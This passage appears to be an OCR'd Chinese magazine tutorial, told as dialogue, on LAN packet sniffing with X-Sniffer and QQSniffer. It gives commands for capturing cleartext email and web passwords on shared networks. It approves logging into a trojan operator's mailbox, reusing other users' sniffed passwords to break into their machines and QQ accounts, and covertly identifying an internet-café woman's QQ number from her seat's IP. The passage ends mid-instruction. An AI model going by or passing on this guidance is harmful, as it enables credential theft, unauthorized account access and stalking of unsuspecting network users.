


图 5

“这就是最基本的广播环境下嗅探的原理了！”老黑拍拍手说道。

“哦，原来是这样。”小黑恍然大悟。

“而第三种抓包是在交换环境下抓包。由交换机组成的局域网，情况又不一样了。”

“交换机和HUB的最大区别，就是交换机的内部程序能记住自己每个口连接机器的MAC地址，以后来了数据包，交换机会判断数据是给哪个端口，然后只发数据到那个端口，而不是像共享HUB那样发给所有的端口。”

“这一点的实现是交换机在运行过程中，不断收集资料建立本身的地址表。这个表相当简单，主要标明某个MAC地址是在哪个端口上被发现的，所以当交换机接收到一个数据包时，它会检查该封包的目的MAC地址，核对一下自己的地址表以决定从哪个端口发送出去。而不是像HUB那样，任何一个发送数据都会出现在HUB的所有端口上（不管是否为你所需）。这样交换机在提高效率的同时，也提高了系统的安全性，如图6。”




图 6

“这下我们可以更深层次的了解交换机和HUB的区别了。HUB的工作模式使得两个机器传输数据的时候其他机器的端口也被占用了，所以共享HUB决定了同一网段同一时间只能有两个机器进行数据通信，而交换机所连接的两个机器传输数据时别的端口没有被占用，所以别的端口之间也可以同时传输。所以HUB在同一时间，只能一个机器发数据并且所有机器都能接收；而交换机中，只要不是广播数据，同一时间可以对所有机器进行数据传输，并且数据是私有的。”

“哦，回到嗅探上来，就是说在交换环境中，别的机器发给别的机器的数据包，可能根本不经过自己机器所接的端口，更谈不上经过自己机器的网卡了，这如何嗅探呢？”小黑疑惑的问道。

“这就要用更高的技术——ARP欺骗了。这个原理更复杂，在我们要使用的时候再进一步讲解吧。”

“嗅探器的第二个功能是重组功能。”

“这是因为在网络中传送的数据都是以二进制的形式传送的，直接抓上来后，是00110011这样人们根本看不懂的形式。必须在获取了网络数据包后，按照协议重组出原始的数据，人们才能作进一步地分析。”

“综上所述，嗅探器的两个功能是抓包和重组。虽然编程实现也不是很复杂，不过两者的实现都留给高手们吧。闻道有先后，术业有专攻，有了我们这样的小菜绿叶，才能衬托出高手红花啊。”

“我们现在更关心实际的使用，只有从灵活的使用入手，增加感性认识，提起兴趣，才有机会作进一步的深入。”


三、小巧的X-Sniffer和木马反击战


“首先看看X-Sniffer吧，虽然这是很早的作品，但还是非常的实用，诸多感兴趣的东西可以‘嗅’到擒来。”

“是DOS控制台下的程序啊，如何使用呢？”小黑着急的说道。

“这个不用担心，真正的网络黑客高手更是编程高手，所编写的程序都必定非常优美和完善。一般来说，拿到一个黑客程序不知如何使用时，只需要输入程序名，就会有完整的提示信息出现。”

“我们也在DOS控制台下输入程序名，X-Sniffer就会出现glacier的log和程序使用帮助。具体的使用参数请参考这期的菜鸟学堂中的文章，如图7。”


图 7


图 8

“回到我们的X-Sniffer吧，它的使用方法我通过实例来解释。”

“比如我们输入**xsniff.exe -tcp**，则捕获局域网所有的tcp包并输出到屏幕上，效果如图8所示。”

“哦，结果一个一个的，排列得很整齐啊！”

“是的，可以看出，X-Sniffer是一款短小精悍的sniffer，其嗅探到的数据经过多重过滤，数据量小、数据结果单一，不需要任何分析就可以得到我们想要的数据，很适合新手的使用。特别是，如果要嗅探局域网中传输的FTP/SMTP/POP3/HTTP密码，X-Sniffer是一个很不错的选择。”

“哦，是吗？”

老黑正想举个例子，突然机器传出嘀嘀，嘀嘀声音。

“哎哟，怎么回事？”小黑看了下，“哎呀呀？防火墙报警啦（图9）！”




图9

“靠，有木马！”老黑看了一眼报警信息。

“你怎么知道的？”小黑使劲地望着信息，却看不出什么名堂。

“报警信息的意思是，程序正在往远端的25端口通信。”老黑解释道，“25端口是SMTP服务用的端口，而SMTP是用来发送邮件的协议。我们现在根本没有开电子邮件的相关东西，更谈不上邮件的发送了，一定是木马获取了密码后，正往它主子的邮箱发带有用户名和密码的邮件呢！”

“哦！这可怎么办啊？”

老黑想了一会，一拍脑袋，“哈哈，这正是X-Sniffer大显身手的时候啊！”

“现在的邮件服务器为了防止垃圾邮件，都要求在使用SMTP发送邮件时使用身份验证，这就需要SMTP客户程序发送邮件前，发送邮箱的用户名和密码！”

“一般的网站都没有对用户名和密码进行加密，虽然用户名和密码经过base64编码，但base64编码是公开且完全可逆的，X-Sniffer能自动解码，所以可以很方便的得到用户名和明文密码！”

“哦！我明白了，我们使用X-Sniffer抓木马使用的邮箱和密码！好！我们来！”小黑迫不及待的说。

“等下！我们就这样让邮件发出去了，万一有个闪失，我的QQ密码就不保了。”

“哦？你的意思是？”

“我们把木马文件拷贝到另一个机器上运行，然后登录QQ胡乱的输个用户名和密码，却用这台机器抓包。”老黑阴险地说到。

“哦，真厉害，真有点花花肠子啊！”小黑佩服的说道。

“哈哈，过奖过奖，花花肠子不敢当，花心大萝卜还比较合适。好，拷贝木马到另一台机器上运行。而在局域网的另一台机器上，运行xsniffer，输入**xsniff -pass**。”

“这边乱写一个qq号码和密码，然后防火墙放行，哈哈，木马中计了，我们的xsniffer抓到了邮箱和密码（图10）！”


图10

“快快快，我们尝试登录一下。”小黑迫不及待了。

“哈哈，登录成功，小样！哇！好多好多QQ号码和密码啊。这个家伙，用什么方法种了这么多木马！”

“多半用的是另一种被动攻击法——网络钓鱼吧。不管怎么说，我们先把它的邮箱密码改了！免得它再害人！”

“好呢！哈哈，初战告捷！真有意思啊！”小黑兴奋的说道，“简直不费吹灰之力，谈笑间，樯橹灰飞烟灭！密码拱手拿来！嗯，这是什么？哇，好多密码啊！”

只见刚才忘记关闭的xsniffer，继续抓下了很多用户名和密码（图11）。

“这是怎么回事啊？除了刚才那个木马的邮箱和密码外，还抓了很多其他的用户名和密码？”

“呵呵，这是个HUB组成的共享环境，所以xsniffer还捕获了许多其他机器发送的用户名和密码！”

“哇！太好了！又是不费吹灰之力，谈笑间，樯橹灰飞烟灭……这么多邮箱摆在我们的面前，快登录看看吧？”

“NO，偷看别人邮箱，既不道德，也没什么意思。”老黑一本正经的说道。

“哦……”小黑为老黑的浩然正气所打动，突然感到他的形象是如此的高大，自己是如此渺小，小到砂砾一样，不由惭愧地低下了头。

老黑接着说道：“我们不要邮箱的密码，要就要机器的密码或QQ的密码！！”


图11




图12

小黑一听，差点没背过去，还以为老黑要发扬风格呢，好不容易喘过气来后说：“这怎么获得啊？难道还是通过嗅探吗？据我所知，机器的登录密码或QQ的密码都是加密传输的。”

“呵呵，是的，但关键是，人是有惰性的，特别是对安全不是很注意的一般人，邮箱的密码、主机的密码，甚至QQ的密码都可能使用的是同一个！”

“啊！是啊，我自己就是……”小黑大惊失色。

“对啊，所以我们获得邮箱密码后，可以当成主机的密码尝试登录对应的机器；而对于QQ，配合qqsniffer获得qq号码后，就可以大胆的尝试下QQ号码和密码了！”

“哦，原来是这样啊！太好了！真是不费吹灰之力，谈笑间，樯橹灰飞烟灭……”

老黑打断到：“行了，行了，别在吹了，我们接下来看看如

何配合 qqsniffer 使用吧。”

老黑想了想，最后补充道：“并不是所有网站的邮箱密码都可以捕获的，比如像 Gmail 这样的邮箱，网页状态栏上有个锁，表示网页使用了 SSL 层，用户名和密码都是经过加密后再传输的，Sniffer 捕获后也不能获得明文。看来 Google 的东西就是考虑的周到啊（图 12）！”

四、QQ 密码绝密嗅

“现在我们来看看 QQSniffer。”

“QQSniffer 可以嗅探获得整个局域网内正在使用的 qq 号码，虽然 QQSniffer 只能在支持 RAW SOCKET 的机器上运行，而且还得是非交换的广播局域网，但对于一般情况已经足够用了。”

“我们悄悄地使用一下。运行 QQSniffer 后，只要别人的 qq 发送或接收消息，QQSniffer 就会显示出其 IP 地址和对应的 QQ 号码，运行效果如图 13 所示。”




图 13

“哦，说了半天只能获得 QQ 号码啊。怎么没有密码呢？”小黑不满的说道。“呵呵，能获得 QQ 号码已经不是那么简单的事情了，是作者 cooldiyer 分析了很久的 QQ 协议才得到的结果！如果能直接嗅探到 QQ 密码，那腾讯早就不用混了。俗话说：吃水不忘挖井人。我们应该为 cooldiyer 的辛勤劳动和公布源码的行为致敬！追求和公开，才是传统的黑客精神，只有大家一代代把这种黑客精神继承下去并发展，技术才能进步！”

“比如，小黑你可以结合 QQSniffer 代码和后面要讲的 ARP 嗅探，改进出能在交换环境下嗅探 QQ 号码的 qq 嗅。”

“哦？这么难，听都没听懂，我就先不想了。”

“好了，更深入的知识先不提了。有了 QQSniffer，我们在网吧上网时，就可以随意知道某位 mm 的 qq 号码了。”

“哦？网吧这么多人，这么多号码，如何知道那个号码是 mm 的呢？”

“有个办法，先悄悄记下 mm 所坐机器的编号，在网吧，一般机器的编号就是 IP 地址的最后一位；回到自己的座位上，进入 DOS 控制台输入 **ipconfig**，查看网吧的 ip 地址分配情况（图 14）。”

